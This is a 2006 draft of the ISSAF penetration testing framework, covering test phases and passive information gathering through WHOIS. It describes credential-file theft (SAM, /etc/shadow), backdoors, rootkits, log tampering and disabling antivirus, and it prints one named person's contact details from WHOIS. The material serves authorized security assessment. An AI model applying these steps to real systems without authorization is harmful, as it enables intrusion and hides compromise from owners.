OISSG

OPEN INFORMATION SYSTEMS SECURITY GROUP

Information Systems Security Assessment Framework (ISSAF)

Draft 0.2.1B

Date : May 01, 2006

OISSG

OPEN INFORMATION SYSTEMS SECURITY GROUP

Penetration Testing Framework (PTF)

Date : May 01, 2006

TABLE OF CONTENTS

1 EXECUTIVE SUMMARY

[This page is intentionally left blank]

A PENETRATION TESTING METHODOLOGY

The ISSAF Penetration testing methodology is designed to evaluate your network, system and application controls. It consists three phases approach and nine steps assessment. The approach includes following three phases:

- Phase – I: Planning and Preparation
- Phase – II: Assessment
- Phase – III: Reporting, Clean-up and Destroy Artefacts

A.1 PHASE – I: PLANNING AND PREPARATION

This phase comprises the steps to exchange initial information, plan and prepare for the test. Prior to testing a formal Assessment Agreement will be signed from both parties. It will provide basis for this assignment and mutual legal protection. It will also specify the specific engagement team, the exact dates, times of the test, escalation path and other arrangements. The following activities are envisaged in this phase:

- Identification of contact individuals from both side,
- Opening meting to confirm the scope, approach and methodology, and
- Agree to specific test cases and escalation paths


A.2 PHASE – II: ASSESSMENT

This is the phase where you actually carry out the Penetration test. In the assessment phase a layered approach shall be followed, as shown in figure below. Each peel represents a greater level of access to your information assets. The following layers are envisaged:

1. Information Gathering
2. Network Mapping
3. Vulnerability Identification
4. Penetration
5. Gaining Access & Privilege Escalation
6. Enumerating Further
7. Compromise Remote Users/Sites
8. Maintaining Access
9. Covering Tracks

Audit (optional – not a requirement of ISSAF penetration testing methodology)

The execution steps are cyclical and iterative hence represented by the circular arrows in the assessment phase in the figure below:



A.2.1 INFORMATION GATHERING

Information gathering is essentially using the Internet to find all the information you can about the target (company and/or person) using both technical (DNS/WHOIS) and non-technical (search engines, news groups, mailing lists etc) methods. This is the initial stage of any information security audit, which many people tend to overlook. When performing any kind of test on an information system, information gathering and data mining is essential and provides you with all possible information to continue with the test. Whilst conducting information gathering, it is important to be as imaginative as possible. Attempt to explore every possible avenue to gain more understanding of your target and its resources. Anything you can get hold of during this stage of testing is useful: company brochures, business cards, leaflets, newspaper adverts, internal paperwork, and so on.

Information gathering does not require that the assessor establishes contact with the target system. Information is collected (mainly) from public sources on the Internet and organizations that hold public information (e.g. tax agencies, libraries, etc.)

This section of the assessment is extremely important for the assessor. Assessments are generally limited in time and resources. Therefore, it is critical to identify points that will be most likely vulnerable, and to focus on them. Even the best tools are useless if not used appropriately and in the right place and time. That's why experienced assessors invest an important amount of time in information gathering.

A.2.2 NETWORK MAPPING

Following the first section, when all possible information about the target has been acquired, a more technical approach is taken to 'footprint' the network and resources in question. Network specific information from the previous section is taken and expanded upon to produce a probable network topology for the target. Many tools and applications can be used in this stage to aid the discovery of technical information about the hosts and networks involved in the test.

- Find live hosts
- Port and service scanning
- Perimeter network mapping (router, firewalls)
- Identifying critical services
- Operating System fingerprinting

- Identifying routes using Management Information Base (MIB)
- Service fingerprinting

To be effective, network mapping should be performed according to a plan. This plan will include probable weak points and/or points that are most important to the assessed organization, and will take into consideration all information obtained on the previous section.

Network mapping will help the assessor to fine tune the information previously acquired and to confirm or dismiss some hypotheses regarding target systems (e.g. purpose, software/hardware brands, configuration, architecture, relationship with other resources and relationship with business process).

A.2.3 VULNERABILITY IDENTIFICATION

Before starting this section, the assessor will have selected specific points to test and how to test them. During vulnerability identification, the assessor will perform several activities to detect exploitable weak points. These activities include:

- Identify vulnerable services using service banners
- Perform vulnerability scan to search for known vulnerabilities. Information regarding known vulnerabilities can be obtained from the vendors' security announcements, or from public databases such as SecurityFocus, CVE or CERT advisories.
- Perform false positive and false negative verification (e.g. by correlating vulnerabilities with each other and with previously acquired information)
- Enumerate discovered vulnerabilities
- Estimate probable impact (classify vulnerabilities found)
- Identify attack paths and scenarios for exploitation

A.2.4 PENETRATION

The assessor tries to gain unauthorized access by circumventing the security measures in place and tries to reach as wide a level of access as possible. This process can be divided in the following steps:

- Find proof of concept code/tool

Find proof of concept code available in your own repository or from publicly available sources to test for vulnerabilities. If the code is from your own trusted repository and thoroughly tested, you can use it, otherwise test it in an isolated environment.

- Develop tools/scripts

Under some circumstances it will be necessary (and cost effective) for assessors to create their own tools and scripts.

- Test proof of concept code/tool
  - o Customize proof of concept code/tool
  - o Test proof of concept code/tool in an isolated environment
- Use proof of concept code against target

The proof of concept code/tool is used against the target to gain as many points of unauthorized access as possible.

- Verify or disprove the existence of vulnerabilities

Only by testing vulnerabilities will the assessors be able to confirm or disprove vulnerabilities definitively.

- Document findings

This documentation will contain detail explanations of exploitation paths, assessed impact and proof of the existence of vulnerability.

A.2.5 Gaining Access and Privilege Escalation

In any given situation a system can be enumerated further. Activities in this section will allow the assessors to confirm and document probable intrusion and/or automated attacks propagation. This allows for a better impact assessment for the target organization as a whole.

A.2.5.1 Gaining Access

A.2.5.1.1 Gain Least Privilege

Gaining least privilege access is possible by obtaining access to unpriviledged accounts through several means, including:

- Discovery of username/password combinations (e.g. dictionary attacks, brute force attacks)
- Discovery of blank password or default passwords in system accounts
- Exploit vendor default settings (such as network configuration parameters, passwords and others)

- Discovery of public services that allow for certain operations within the system (e.g. writing/creating/reading files)

A.2.5.1.2 COMPROMISE

Reaching the target of the assessment (be it a specific system or a network) may require that intermediate systems are compromised as well, in order to bypass their security measures that may be potentially protecting access to the assessor's final target. These possible intermediate hops can be routers, firewalls, domain member servers or workstations, to name a few.

A.2.5.1.3 FINAL COMPROMISE ON TARGET

This step is the final compromise. The final target has been breached and is under complete control of the assessor. The final goal is to obtain administrative privileges over the system, in the form of administrative accounts such as Administrator, root, SYSTEM, etc.

A.2.5.2 Privilege Escalation

It is often the case that only low privileged access is obtained to a system. In that particular case the mapping of local vulnerabilities has to be performed (as opposed to network based vulnerabilities), proof of concept exploit obtained or developed, tested in an isolated environment, and applied on the compromised system.
At this stage the goal is again to obtain administrative privileges.
The main barriers to face are the level of patching and hardening of the system; and system integrity tools (including antivirus) that can detect and in some cases block the action of the proof of concept exploits required.

A.2.6 ENUMERATING FURTHER

- Obtain encrypted passwords for offline cracking (for example by dumping the SAM on Windows systems, or copying /etc/passwd and /etc/shadow from a Linux system)
- Obtain password (plaintext or encrypted) by using sniffing or other techniques
- Sniff traffic and analyze it
- Gather cookies and use them to exploit sessions and for password attacks

- E-mail address gathering
- Identifying routes and networks
- Mapping internal networks
- Perform steps 1 to 6 again with this system as starting point

A.2.7 COMPROMISE REMOTE USERS/SITES

A single hole is sufficient to expose an entire network, regardless of how secure the perimeter network may be. Any system is as strong (in this case, as secure) as the weakest of its parts.
Communications between remote users/sites and enterprise networks may be provided with authentication and encryption by using technologies such as VPN, to ensure that the data in transit over the network cannot be faked nor eavesdropped However, this does not guarantee that the communication endpoints haven't been compromised.

In such scenarios the assessor should try to compromise remote users, telecommuter and/or remote sites of an enterprise. Those can give privileged access to internal network.

If you are successful in gaining access into remote sites, follow steps 1.1 to 1.7, otherwise move to the next step.

A.2.8 MAINTAINING ACCESS

Note: the use of cover channels, back door installation and deployment of rootkits is often not performed as part of a penetration test, due to the risk involved if any of those remains open either during or after the testing, and are detected by an attacker.

A.2.8.1 Covert Channels

Covert channels can also be used to hide your presence on systems or on the network. Covert channels can be either protocol-tunnels (like icmp-tunnel, http-tunnel etc…) of can (ab)use VPN tunnels. Perform following steps to use covert channels:

- Identify Covert Channel Which Can Be Used
- Select the Best Available Tool for the Covert Channel
- Methodology - Setup the Covert Channel in the Target Network
- Test the Covertness of Channel Using Common Detection Technique

A.2.8.2 Backdoors

Backdoors are meant to be able to always get back to a certain system, even if the account you used to hack the system is no longer available (for example, it has been terminated). Backdoors can be created in several ways. Either by using root-kits (see further), by opening a listening port on the target system, by letting the target system connect to your server, by setting up a listener for a certain packet sequence which in turn will open up a port.

A.2.8.3 Root-kits

Root-kits will allow you to have even more power than the system administrator does of a system. You will be able to control the remote system completely.
Often rootkits also allow file, process and/or network socket concealment, while still allowing the individual in control of the rootkit to detect and use those resources.

A.2.9 COVER THE TRACKS

Note: it is normal practice during penetration tests to act as open as possible (except when requested by the customer) and to produce detailed information and logs of all activities, so the section below is mostly for reference purposes.

A.2.9.1 Hide Files

Hiding files is important if the security assessor needs to hide activities which have been done so far while and after compromising the system and to maintain back channel[s]. This is also important to hide tools so that these don’t need to be uploaded to the target server each time.

A.2.9.2 Clear Logs

The importance of this stage is easily understood but usually understated. After an attacker has successfully compromised a system, he will like to keep it without alerting the administrator, for obvious reasons. The longer the attacker stays on a compromised system, the better the chances that he will be able to achieve his goals further in the network.

During the process of compromising the system, some suspicious and/or erroneous activities are logged. A skilled attacker knows that logs need to be doctored. He modifies them to cover his tracks and delude his presence.

Note: This is only effective if no remote Syslog servers are in use. If these are, these remote Syslog servers will have to get hacked & cleared as well.

Methodology

- Check History
- Edit Log files

A.2.9.3 Defeat integrity checking

In cases where static integrity checking by systems such as Tripwire has been implemented, it is very difficult to make any changes to the system without those being detected and reported.
However, if the deployment of the system integrity tool was incorrectly done, for example by leaving the file with the signatures of valid files and programs in the same server, it will be possible to modify the system and regenerate the signatures.

A.2.9.4 Defeat Anti-virus

Nowadays, on most workstations and servers, there is Anti-Virus software protecting the system against well known malicious software (like exploits, viri, worms, etc); the focus of this step in penetration testing is to be able to disable or defeat AV software so that the assessor is able to perform activities unhindered, and the possibility to reactivate the AV later.

In most centrally managed AV solutions, the AV software is restarted after a certain amount of time when it is stopped by an assessor. The “grace period” allows the assessor to perform several tasks in order that the AV software remains disabled for longer periods of time.
Possible things that assessors can do (most of these require Administrator level access):

- Create a batch file so that the AV services are stopped every 30 sec
- Disable the AV services
- Block the central management port

A.2.9.5 Implement Root-kits

Root-kits, like POC exploits, should be customized to be able to completely cover the assessor’s activities. In most cases if there is an AV patrolling, root-kits (usually on win32) will be detected before installation. So, modifying the root-kits is required in most situations. It's also important to notice that some root-kits won't work on different system setups. For example your root-kit may work on win2k-SP3 but it can't cover anything on SP4.

AUDIT (OPTIONAL)

System audits can tell even more about potential security vulnerabilities than a single penetration test. Therefore, system audits should be performed after completing a penetration test. The system audits should check for running services, open ports, established connections, file system permissions, logging and/or remote logging, auditing as per the detailed check list for a particular system.

A.3 PHASE – III: REPORTING, CLEAN UP & DESTROY ARTIFACTS

A.3.1 REPORTING

Minimal reporting should consists of followings:

A.3.1.1 VERBAL REPORTING

In the course of penetration testing if a critical issue is identified, it should be reported immediately to ensure that organization is aware of it. At this point criticality of issue should be discussed and countermeasure to safeguard against this issue should be provided.

A.3.1.2 FINAL REPORTING

After the completion of all test cases defined in scope of work, a written report describing the detailed results of the tests and reviews should be prepare with recommendations for improvement. The report should follow a well documented structure. Things that should be definitely in the report are the following sections:

- Management Summary
- Scope of the project (and Out of Scope parts)
- Tools that have been used (including exploits)
- Dates & times of the actual tests on the systems
- Every single output of tests performed (excluding vulnerability scan reports which can be included as attachments)


- A list of all identified vulnerabilities with included recommendations on how to solve the issues found.
- A list of Action points (what recommendation to perform first, what is the recommended solution)

For more detail refer to the vulnerabilities section

A.3.2 CLEAN UP AND DESTROY ARTIFACTS

All information that is created and/or stored on the tested systems should be removed from these systems. If this is for some reason not possible from a remote system, all these files (with their location) should be mentioned in the technical report so that the client technical staff will be able to remove these after the report has been received.

B Penetration Testing Methodology, Phase-II Explained



ISSAF Penetration Testing Approach & Methodology

B.1 INFORMATION GATHERING

Description

Information gathering consists of collecting all possible information about the target of the security assessment to help the assessor to perform a thorough security evaluation. In most cases the main source of information (and possibly the only one) is the Internet. The Internet can provide information about the target (company and/or person) using several methods, both technical (e.g. DNS/WHOIS) and non-technical (search engines, news groups, mailing lists, etc…).

This is the initial stage of any information security audit, which is often overlooked. When performing any kind of test on an information system, information gathering and data mining is essential and provides you with all possible information to continue with the test. Whilst conducting information gathering, it is important to be as imaginative as possible. Attempt to explore every possible avenue to gain more understanding of your target and its resources. Anything you can get a hold of during this stage of testing is useful: company brochures, business cards, leaflets, newspaper adverts, internal paperwork, and so on.

Goal

The aim of the information gathering phase is exploring every possible avenue of attack; it gives a complete overview of the target and their practices, enabling you to test every vector relating to their information security. From gathering information using the techniques and resources outlined in this document you can learn many things about a target's information systems (e.g. what phone system they use, what Operating Systems they have on-site, how many employees they have, financial data, security history, and so on).

This step enables you to be as thorough as possible during all other stages of the methodology. Gathering information enables you to test every entry vector and allows you to map out a virtual topology of a person and/or their company, assets, and associated.

Expected Results

After following the mentioned steps, an assessor may be able to gain insight into the target network:

- Employees (name and number of employees, role, positions and contact details,)
- Technology partners (technologies used, locations, computing platforms)
- Business partners (involvement, location, their trust relationship, and so on)
- Business/financial history, investments, and investor details
- Web presence (name and number of domains, where they are hosted, etc.)
- Physical locations (offices, data centers, partners, warehouses)
- Network topology and -architecture
- Technologies being implemented on the network
- E-mails, phone numbers, or any other personal information
- Company location, product names, and names of senior managers in the company
- IP block owned
- Administration and maintenance contact for target domain and IP block

Pre-requisite

An Internet connection and a good imagination, logins to any associated business portals would also be useful but these may be gathered in later stages.

History

This section has the longest history as data gathering has been used in many areas long before the advent of computers. For example Sun Tzu said:

*"**With advance information, costly mistakes can be avoided, destruction averted, and the way to lasting victory made clear**."*

And

*"**Investigate and plan before moving to the open battlefield, thus minimizing harm to self and the opponent**"*

The idea of information gathering runs throughout *The Art of War* and it emphasizes how important gaining knowledge about any adversary is. This is also the case during a security test/audit as in a way; it is a simulated cyber war, which in many ways can benefit from the wisdom of Sun Tzu.

The gathering of data allows a security assessor to be cautious, to move through target networks and data systems silently, and to assess the strengths and the weaknesses of the information systems involved.

Of course, there are many other areas that have used information gathering such as corporate and political espionage, wartime reconnaissance, and similar situations.

Information Gathering can be divided into two parts. 1. Passive information gathering and 2. Active information gathering

PASSIVE INFORMATION GATHERING

As per dictionary passive means "accepting or allowing what happens or what others do, without active response or resistance"

In the context of this framework "Passive Information Gathering" means that target is not probed at all.

Methodology

Locate the target Web presence

Examine the target using search engines

Search Web groups

Search employee personal Web sites

Search Security & Exchange Commission and finance sites

Search uptime statistics sites

Search system/network survey sites

Search on P2P networks

Search on Internet Relay Chat (IRC)

Search job databases

Search newsgroups (NNTP)

Gain information from domain registrar

- Check for reverse DNS lookup presence
- Check more DNS information
- Check Spam database lookup
- Check to change WHOIS information

1.1.1 Locate the Target Web Presence

Description

The first thing to do is to identify any online presence the target has using information from initial contacts, e.g. e-mails, business cards, brochures, leaflets, etc.

Following this, you can take your contact's e-mail address or the website from the business card and/or brochure to gather more data.

Process

- Find target in all common search engines (using business name)
- Find Web presence (you may have this from the e-mail address already)
- B2B – Web points of presence for business-to-business transactions (e.g. A partner portal)
- B2E – Web points of presence for business-to-enterprise communication (e.g. Web-enabled intranet site)
- B2C – Web points of presence for business to customer transaction (e.g. an e-commerce website)

Tips

Generally one will get the best results using various keyword combinations such as:

- Target name
- Location
- Industry
- Product type
- Product lines/names
- Contact names

Countermeasures

Have a policy describing what information should or should not be published on the public website.

Links

Watching the Watchers II, by j0hnny:
http://johnny.ihackstuff.com/security/premium/04-01-2003-Watching_the_Watchers_II-2.ppt

Tools

The best choices in most situations are:

http://www.google.com/ http://www.dogpile.com/ http://www.alltheweb.com/ http://www.infoseek.com/ http://www.kartoo.com/ - provides a good visual link between organizations and individuals.
Remarks

1.1.2 Examine Domain Name System / Find Out Domain Registration Info and IP Block Owned

Description

Domain name and IP block information can be retrieved from ICANN assigned Regional Internet Registries (RIR). ICANN stands for Internet Corporation for Assigned Names and Numbers. It's a non-profit organization, distributes domain names and IP addresses.

Domain Names are managed by many organizations, either country specific, or at a global level for top level domains like .com, .org, .net, etc. For example:

Web Site	*Country*
http://www.internic.net/	United States, top level domains
http://www.nic.uk/	United Kingdom (.uk domains)
http://www.nic.ar/	Argentina (.ar domains)

There are five Regional Internet Registries (RIR) assigned by ICANN, which are responsible for allocating IP Addresses, domain names, autonomous system numbers:

- APNIC (http://www.apnic.net/) - Asia-Pacific
- ARIN (http://www.arin.net/)- North America
- LACNIC (http://www.lacnic.net/) - Latin American and Caribbean
- RIPE (http://www.ripe.net/) - Europe and the Middle East
- AFRINIC (http://www.afrinic.net/) – Africa

Examples/Results

```
$ whois -h whois.arin.net 67.18.176.102

OrgName:    ThePlanet.com Internet Services, Inc.
OrgID:      TPCM
Address:    1333 North Stemmons Freeway
Address:    Suite 110
City:       Dallas
StateProv:  TX
PostalCode: 75207
Country:    US

ReferralServer: rwhois://rwhois.theplanet.com:4321

NetRange:   67.18.0.0 - 67.19.255.255
CIDR:       67.18.0.0/15
NetName:    NETBLK-THEPLANET-BLK-11
NetHandle:  NET-67-18-0-0-1
Parent:     NET-67-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.THEPLANET.COM
NameServer: NS2.THEPLANET.COM
Comment:
RegDate:    2004-03-15
```

```
Updated:    2004-07-29

RTechHandle: PP46-ARIN
RTechName:   Pathos, Peter
RTechPhone:  +1-214-782-7800
RTechEmail:  adimns@theplanet.com

OrgAbuseHandle: ABUSE271-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-214-782-7802
OrgAbuseEmail:  abuse@theplanet.com

OrgNOCHandle: TECHN33-ARIN
OrgNOCName:   Technical Support
OrgNOCPhone:  +1-214-782-7800
OrgNOCEmail:  admins@theplanet.com

OrgTechHandle: TECHN33-ARIN
OrgTechName:   Technical Support
OrgTechPhone:  +1-214-782-7800
OrgTechEmail:  admins@theplanet.com

# ARIN WHOIS database, last updated 2006-02-10 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.



$ whois oissg.org

Domain ID:D103443729-LROR
Domain Name:OISSG.ORG
Created On:14-Dec-2003 14:01:43 UTC
Last Updated On:12-May-2005 09:00:27 UTC
Expiration Date:14-Dec-2006 14:01:43 UTC
Sponsoring Registrar:Melbourne IT, Ltd. dba Internet Names Worldwide (R52-
LROR)
Status:OK
Registrant ID:A10714105021670
Registrant Name:Open Information System Security Group
Registrant Organization:Open Information System Security Group
Registrant Street1:Village - Arwar, Vaya - Nasirabad,
Registrant Street2:
Registrant Street3:
Registrant City:Ajmer
Registrant State/Province:RA
Registrant Postal Code:302016
Registrant Country:IN
Registrant Phone:+99.99999999
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email:balwantrathore@yahoo.com
Admin ID:A10714105010880
Admin Name:Balwant Rathore
Admin Organization:Open Information System Security Group
Admin Street1:Village - Arwar, Vaya - Nasirabad,
Admin Street2:
Admin Street3:
Admin City:Ajmer
Admin State/Province:RA
Admin Postal Code:302016
```

```
Admin Country:IN
Admin Phone:+99.99999999
Admin Phone Ext.:
Admin FAX:
Admin FAX Ext.:
Admin Email:balwantrathore@yahoo.com
Tech ID:A10714105017950
Tech Name:Balwant Rathore
Tech Organization:Open Information System Security Group
Tech Street1:Village - Arwar, Vaya - Nasirabad,
Tech Street2:
Tech Street3:
Tech City:Ajmer
Tech State/Province:RA
Tech Postal Code:302016
Tech Country:IN
Tech Phone:+99.99999999
Tech Phone Ext.:
Tech FAX:
Tech FAX Ext.:
Tech Email:balwantrathore@yahoo.com
Name Server:LI9-102.MEMBERS.LINODE.COM
Name Server:LI9-37.MEMBERS.LINODE.COM
```

Analysis/Conclusion/Observation

The information about the system located at 67.18.176.102 (IP address of www.oissg.org) was obtained from ARIN, and indicates the server is hosted at ThePlanet.com Internet Services, Inc.

No information from ARIN WHOIS records indicates any individual within the OISSG organization, but some information was obtained about staff within the ISP: the personal name Peter Pathos, some generic (role based) email addresses, and phone numbers that can indicate the DDI range of the ISP.

The WHOIS information about the OISSG.org domain is more promising, showing the name of Mr. Balwant Rathore, a Yahoo email address related to him, and some postal information in India that is hopefully valid.

From the technical point of view, the DNS servers used for the OISSG.org domain were obtained. Those will be queried in a further stage of the penetration test.

Countermeasures

- Use generic role names (like postmaster)
- Use generic role based email addresses (like postmaster@company.com)
- Use one single phone number that is normally not published to the outside world. If calls are coming in on that phone line, you'll know where they've found that number. Alternatively, use a non-geographic number (like 0845 in the UK) that is located outside the organization's DDI range

Links

Tools
• http://www.geektools.com/whois.php • http://whois.netsol.com • http://whois.sc • http://arin.com/whois.html • http://ripe.com/whois.html • www.samspade.org • http://www.cotse.com/ • Command line `whois` command
Remarks
Typically the RIR WHOIS databases will not locate any domain-related information or any information relating to military networks.

1.1.3 Examine Domain Name System - Check for the Authoritative Name Servers

Description

